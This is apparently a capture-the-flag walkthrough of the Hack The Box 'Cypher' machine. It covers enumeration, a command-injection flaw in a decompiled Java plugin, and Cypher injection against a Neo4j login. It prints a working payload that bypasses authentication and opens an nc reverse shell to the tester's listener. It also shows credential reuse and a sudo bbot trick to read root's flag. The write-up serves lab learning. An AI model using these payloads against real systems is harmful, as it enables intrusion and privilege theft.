02/03/25
Cypher
hackthebox
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
In this walkthrough, we'll explore the steps to compromise the Cypher machine on Hack The Box. We'll cover enumeration, vulnerability discovery,exploitation, and privilege escalation. Let's dive in!
Enumerate Nmap
Every great heist begins with reconnaissance, and ours is no exception. We kick things off by unleashing Nmap, we scan the Cypher machine to uncover its secrets. The results roll in like a message from the digital gods:
nmap -sV 10.10.11.57 -T5 -O
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-02 16:35 +00
Nmap scan report for cypher.htb (10.10.11.57)
Host is up (0.056s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Only two ports greet us: port 22 (SSH) and port 80 (HTTP), but these are our gateways to glory. Port 22 hints at a secure shell we might crack later, while port 80 promises a web server ripe for mischief. Let’s zoom in on that HTTP port and see what treasures await!
Directory Discovery
Next up, I unleashed Gobuster, the web’s nosiest detective, to hunt for hidden paths:
gobuster dir -u http://cypher.htb -w ~/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cypher.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 4986]
/api                  (Status: 307) [Size: 0] [--> /api/docs]
/demo                 (Status: 307) [Size: 0] [--> /login]
/index                (Status: 200) [Size: 4562]
/index.html           (Status: 200) [Size: 4562]
/login                (Status: 200) [Size: 3671]
/testing              (Status: 301) [Size: 178] [--> http://cypher.htb/testing/]
Vulnerability Discovery
/testing waved a red flag—a directory with a .jar file just begging to be cracked open. It’s our golden ticket.
A .jar file is Java’s version of a treasure chest. I popped it open with an online decompiler and found this gem in CustomFunctions.java:
String[] command = new String[]{"/bin/sh", "-c", "curl -s -o /dev/null --connect-timeout 1 -w %{http_code} " + url};
      System.out.println("Command: " + Arrays.toString(command));
      Process process = Runtime.getRuntime().exec(command);

Whoa! This code takes a user-supplied url and jams it straight into a shell command without batting an eye. No sanitization, no checks—just pure, exploitable chaos. This is our backdoor, folks. We can inject our own commands . But wait, there’s more! While poking the /login endpoint, an error :
neo4j.exceptions.CypherSyntaxError: ... "MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = 'admin'' return h.value as hash"
A Cypher injection vulnerability tied to a Neo4j database? The machine’s name suddenly makes sense. We’re juggling two weaknesses now—a command injection in the .jar and a Cypher injection in the login. Time to forge our master key!
Exploitation
With our vulnerabilities locked and loaded, we turn to Burp Suite, to craft a killer payload. After countless tweaks, we land on this beauty:
{"username":"admin' OR 1=1 WITH 1 as dummy CALL custom.getUrlStatusCode('example.com; rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc $ip $port > /tmp/f') YIELD statusCode RETURN statusCode as hash //",
"password":"asdsadas"}
Here’s the play-by-play:
- The admin' OR 1=1 tricks the Cypher query into bypassing authentication.
- The CALL custom.getUrlStatusCode() exploits the .jar vulnerability, injecting a reverse shell command.
- The shell pipes back to our listener at $ip $port via nc.
We fire up a Netcat listener , send the payload, and—BOOM!—a shell pops:
$ nc -nvlp 4444
bash: cannot set terminal process group (1446): Inappropriate ioctl for device
bash: no job control in this shell
neo4j@cypher:/$
Privilege Escalation
Now inside, we snoop around and stumble upon a .yml file in /home/graphasm:
config:
  modules:
    neo4j:
      username: neo4j
      password: cU4btyib.XXXXX
A password! We test it with graphasm, and it works like a charm. After spawning a proper shell with python3 , we’re now graphasm@cypher.
$ su graphasm
# password : cU4btyib.XXXXX
python3 -c 'import pty; pty.spawn("/bin/bash")'
graphasm@cypher:~$
Next, we check our privileges :
graphasm@cypher:~$ sudo -l
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass,

    User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot

We can run bbot as root without a password? That’s our escalator to the top! Time to dig into the bbot manual and find the perfect exploit.
The Final Exploit
After trial and error with bbot options, we craft the winning command:
graphasm@cypher:~$ sudo /usr/local/bin/bbot --custom-yara-rules /root/root.txt --debug
- How to spot and exploit unsanitized shell commands.
- The art of Cypher injection with Neo4j.
- The power of bbot as an unwitting ally.
Big thanks to the creator for this brain-teasing challenge. It’s been a blast, and now we can kick back—until the next machine calls. Keep hacking, keep learning, and see you on the leaderboard!